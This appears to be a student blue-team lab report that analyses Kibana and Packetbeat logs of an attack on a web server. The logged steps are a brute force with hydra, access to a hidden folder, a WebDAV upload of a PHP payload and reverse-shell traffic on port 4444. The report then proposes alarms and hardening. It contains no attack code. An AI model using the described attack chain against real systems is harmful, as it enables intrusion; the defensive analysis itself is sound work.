                               event.end: Oct 28, 2021 @ 02:29:25.124 event.duration: 0.1 event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow event.start: Oct
                               28, 2021 @ 02:29:25.124 flow.final: false flow.id: EAT/////AP//////CP8AAAHAqAEIwKgBaVwRiuA type: flow network.bytes: 492B network.packets: 3 network.type: ipv4
                               network.transport: tcp network.community_id: 1:29yXAo2eu1HPsB+NU9fS1veUdYQ= ecs.version: 1.5.0 source.bytes: 264B source.ip: 192.168.1.8 source.port: 4444 source.packets: 2
> Oct 28, 2021 @ 02:30:10.000  @timestamp: Oct 28, 2021 @ 02:30:10.000 destination.ip: 192.168.1.105 destination.port: 57480 destination.packets: 1 destination.bytes: 228B agent.version: 7.7.0
                               agent.type: packetbeat agent.ephemeral_id: fdb1f6cb-840e-4313-a5b6-7beee13e9476 agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f event.dataset: flow
                               event.kind: event event.category: network_traffic event.action: network_flow event.start: Oct 28, 2021 @ 02:30:05.572 event.end: Oct 28, 2021 @ 02:30:05.572
                               event.duration: 0.0 flow.final: false flow.id: EAT/////AP//////CP8AAAHAqAEIwKgBaVwRiOA type: flow network.community_id: 1:DyqD6b2CBseJA+iE63GNSZwlYDg= network.bytes: 492B
```

Analysis: Finding the Request for the Hidden Directory

- On October 28, 2021 at 02:39:00 pm approximately a little over 10,000 requests where made to access http://192.168.1.105/company_folders/secret_folder.
- The /secret_folder contained instructions and a hash to access another employee's (Ryan) credentials which was used to upload connect and upload *mypayload.php* to access the web server through webDav.



Not secure | 192.168.1.100:5601/app/kibana#/visualize/create?_g=(refreshInterval:(pause:!t,value:0),time:(from:'2021-10-27T08:00:00.000Z',to:'2021-10-29T01:30:00.000Z'))&_a=(filters:!(),linked:!f,query:(language:kuery,query:'url.full%20*secret*'),uiState:(),vis:(aggs:!((ena...

url.full *secret*

KQL

Oct 27, 2021 @ 08:00:00.0 → Oct 29, 2021 @ 01:30:00.0

packetbeat-*

Metrics

Y-axis Count


Buckets

X-axis url.full: Descending

D
Visualize / Create
Save
Share
Inspect
Refresh
+ Add filter
Refresh
Data
Metrics & axes
Panel settings
Add
Add
Count
10,000
8,000
6,000
4,000
2,000
0
Count
http://192.168.1.105/company_folders/secret_folder
http://192.168.1.105/company_folders/secret_folder/
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server
http://192.168.1.105/icons/unknown.gif
http://192.168.1.105/icons/back.gif
http://192.168.1.105/icons/blank.gif
http://192.168.1.105/secret
http://192.168.1.105/secrets
url.full: Descending

Analysis: Uncovering the Brute Force Attack


- 10,043 requests were made to the server.
- The hydra command stopped sending all request as soon as the credentials obtained as they were all that was needed.



```
source.ip:192.168.1.8 AND destination.ip:192.168.1.105 AND http.response.status_code:401
```

Oct 28, 2021 @ 00:00:00.0 → Oct 28, 2021 @ 01:00:00.0

```
Oct 28, 2021 @ 00:46:11.379   @timestamp: Oct 28, 2021 @ 00:46:11.379 type: http method: options ecs.version: 1.5.0 server.port: 80 server.bytes: 720B server.ip: 192.168.1.105
                              destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 720B network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound
                              network.community_id: 1:C2HeAIblWG5oqH/VJL4MgesSJxs= network.bytes: 884B event.duration: 0.2 event.start: Oct 28, 2021 @ 00:46:11.379 event.end: Oct 28, 2021 @ 00:46:11.380
                              event.kind: event event.category: network_traffic event.dataset: http user_agent.original: gvfs/1.38.0 url.full: http://192.168.1.105/webdav url.scheme: http
                              url.domain: 192.168.1.105 url.path: /webdav http.response.status_code: 401 http.response.bytes: 720B http.response.body.bytes: 460B http.response.headers.content-length: 460

Oct 28, 2021 @ 00:16:54.312   @timestamp: Oct 28, 2021 @ 00:16:54.312 type: http http.response.status_phrase: unauthorized http.response.status_code: 401 http.response.bytes: 735B
                              http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.version: 1.1
                              http.request.method: get http.request.bytes: 350B http.request.headers.content-length: 0 network.protocol: http network.direction: inbound
                              network.community_id: 1:t9YdwleteHKfA0kvj7D0uGRbDwU= network.bytes: 1.1KB network.type: ipv4 network.transport: tcp event.dataset: http event.duration: 0.4 event.start: Oct
                              28, 2021 @ 00:16:54.312 event.end: Oct 28, 2021 @ 00:16:54.313 event.kind: event event.category: network_traffic url.domain: 192.168.1.105

Oct 28, 2021 @ 00:11:39.745   @timestamp: Oct 28, 2021 @ 00:11:39.745 query: GET /company_folders/secret_folder http.version: 1.1 http.request.bytes: 163B http.request.headers.content-length: 0
                              http.request.method: get http.response.status_phrase: unauthorized http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B
                              http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-
                              f7a8ce4e229f agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: fdb1f6cb-840e-4313-a5b6-7beee13e9476 server.bytes: 698B server.ip: 192.168.1.105 server.port: 80
                              destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 698B client.ip: 192.168.1.8 client.port: 32908 client.bytes: 163B network.bytes: 861B

Oct 28, 2021 @ 00:11:39.735   @timestamp: Oct 28, 2021 @ 00:11:39.735 network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:I161aQE+o9lkdhUJPft5T/l8mnE=
                              network.bytes: 861B network.type: ipv4 ecs.version: 1.5.0 source.ip: 192.168.1.8 source.port: 32906 source.bytes: 163B type: http status: Error query: GET
                              /company_folders/secret_folder event.start: Oct 28, 2021 @ 00:11:39.735 event.end: Oct 28, 2021 @ 00:11:39.736 event.kind: event event.category: network_traffic
                              event.dataset: http event.duration: 0.7 url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105
```




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	10,043
http://127.0.0.1/server-status?auto=	5,633
http://192.168.1.105/webdav	28
http://169.254.169.254/2014-02-25/dynamic/instance-identity/document	16
http://169.254.169.254/computeMetadata/v1/?alt=json&recursive=true	16

Export:
Raw
Formatted

Analysis: Finding the WebDAV Connection

- 31 requests were made to access /webdav directory
- the main files that were requested where the /webDav/**passwd.dav** and /webDAV/**mypayload.php**.




```
source.ip:192.168.1.8 AND destination.ip:192.168.1.105 AND url.full *webdav*
```

Oct 28, 2021 @ 00:00:00.0 → Oct 28, 2021 @ 01:00:00.0

31 hits

Oct 28, 2021 @ 00:00:00.000 - Oct 28, 2021 @ 01:00:00.000 —

```
Oct 28, 2021 @ 00:56:15.511  query: PROPFIND /webdav/passwd.dav url.path: /webdav/passwd.dav url.full: http://192.168.1.105/webdav/passwd.dav @timestamp: Oct 28, 2021 @ 00:56:15.511
                             event.category: network_traffic event.dataset: http event.duration: 0.6 event.start: Oct 28, 2021 @ 00:56:15.511 event.end: Oct 28, 2021 @ 00:56:15.511 event.kind: event
                             status: OK source.port: 32934 source.bytes: 538B source.ip: 192.168.1.8 server.bytes: 913B server.ip: 192.168.1.105 server.port: 80 user_agent.original: gvfs/1.38.0
                             ecs.version: 1.5.0 client.ip: 192.168.1.8 client.port: 32934 client.bytes: 538B http.version: 1.1 http.request.method: propfind http.request.bytes: 538B
                             http.request.body.bytes: 235B http.request.headers.content-type: application/xml http.request.headers.content-length: 235 http.response.headers.content-length: 698

Oct 28, 2021 @ 00:56:15.508  query: PROPFIND /webdav/passwd.dav url.path: /webdav/passwd.dav url.full: http://192.168.1.105/webdav/passwd.dav @timestamp: Oct 28, 2021 @ 00:56:15.508 event.dataset: http
                             event.duration: 1.2 event.start: Oct 28, 2021 @ 00:56:15.508 event.end: Oct 28, 2021 @ 00:56:15.509 event.kind: event event.category: network_traffic
                             user_agent.original: gvfs/1.38.0 http.version: 1.1 http.request.method: propfind http.request.bytes: 538B http.request.body.bytes: 235B http.request.headers.content-
                             length: 235 http.request.headers.content-type: application/xml http.response.status_phrase: multi-status http.response.status_code: 207 http.response.bytes: 914B
                             http.response.body.bytes: 698B http.response.headers.content-length: 698 http.response.headers.content-type: text/xml; charset="utf-8" method: propfind

Oct 28, 2021 @ 00:51:03.085  url.path: /webdav/passwd.dav url.full: http://192.168.1.105/webdav/passwd.dav query: PROPFIND /webdav/passwd.dav @timestamp: Oct 28, 2021 @ 00:51:03.085 method: propfind
                             status: OK source.ip: 192.168.1.8 source.port: 32932 source.bytes: 538B server.ip: 192.168.1.105 server.port: 80 server.bytes: 913B host.name: server1
                             agent.type: packetbeat agent.ephemeral_id: fdb1f6cb-840e-4313-a5b6-7beee13e9476 agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f agent.version: 7.7.0
                             http.request.method: propfind http.request.bytes: 538B http.request.body.bytes: 235B http.request.headers.content-length: 235 http.request.headers.content-
                             type: application/xml http.response.status_code: 207 http.response.bytes: 913B http.response.body.bytes: 698B http.response.headers.content-type: text/xml; charset="utf-8"

Oct 28, 2021 @ 00:51:03.080  query: PROPFIND /webdav url.path: /webdav url.full: http://192.168.1.105/webdav @timestamp: Oct 28, 2021 @ 00:51:03.080 source.ip: 192.168.1.8 source.port: 32932
                             source.bytes: 527B client.ip: 192.168.1.8 client.port: 32932 client.bytes: 527B http.request.method: propfind http.request.bytes: 527B http.request.body.bytes: 235B
                             http.request.headers.content-length: 235 http.request.headers.content-type: application/xml http.response.status_code: 207 http.response.bytes: 951B
                             http.response.body.bytes: 735B http.response.headers.content-length: 735 http.response.headers.content-type: text/xml; charset="utf-8" http.response.status_phrase: multi-
```



```
url.full *webdav*
```

Oct 27, 2021 @ 00:00:00.0 → Oct 29, 2021 @ 01:00:00.0

Aggregation: Terms

Field: url.full

Order by: Metric: Count

Order: Descending

Size: 50

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

An alert should be sent when there are outrageous amount of requests to the server in a short space of time.

The threshold set should be a not more than 50 requests per minute.

System Hardening

- Install firewall and ensure they are regularly patched to minimize new zero day attacks.
- Install an Intrusion Prevention System (IPS) to detect port scans and shut them down.
- Regular port scans to detect and close all open ports that are open.
- Filter system to allow known IPs and block all other IPs from scanning the system.

Mitigation: Finding the Request for the Hidden Directory

Alarm

An alert would be sent for any access from any unauthorized IP or access.

The threshold would for any attempt to access the hidden folder.

System Hardening

- The server containing the hidden folder should be partitioned and not allowed to be shared for public access.
- Encrypt all data in the secret folder to protect data even in case folder is breached.
- Remove the folder entirely from the server.

Mitigation: Preventing Brute Force Attacks

Alarm

An alert should be sent if ‘401 Unauthorized’ is returned on the server since such error indicates the request sent by the client lacks valid authentication credentials.

The threshold set would be 5 attempts within half hour.

System Hardening

- Temporarily lock accounts that have 5 unsuccessful attempts within 30 minutes and block permanently for 7 attempts.
- Only IPs on whitelist would be allowed to attempt login
- Usernames and password should be complex and passwords should be changed regularly with reuse of passwords not allowed.

Mitigation: Detecting the WebDAV Connection

Alarm

An alert would be sent of any attempt to access the directory from any machine and/or IP that is not recognized by whitelisted IP addresses.

The threshold hold set would be one attempt to trigger the alert.

System Hardening

Access to this folder should not be allowed from web interface.

Firewall rule that prevents access to this folder from unauthorized machine or IP should be set up

Mitigation: Identifying Reverse Shell Uploads

Alarm

An alert set for all traffic moving overport 4444.

Also any file being uploaded into /webDAV folder should trigger an alert.

The threshold should be set to 1 attempt.

System Hardening

- Users who have access to /webDAV folder should be given read only access to prevent upload of payloads into the folder
- Remove the ability to upload files to the directory over the web interface.
- Block all addresses other than trusted IP addresses to access the /webDAV folder.
- Ensure that all ports are blocked except the absolutely necessary ports.

The End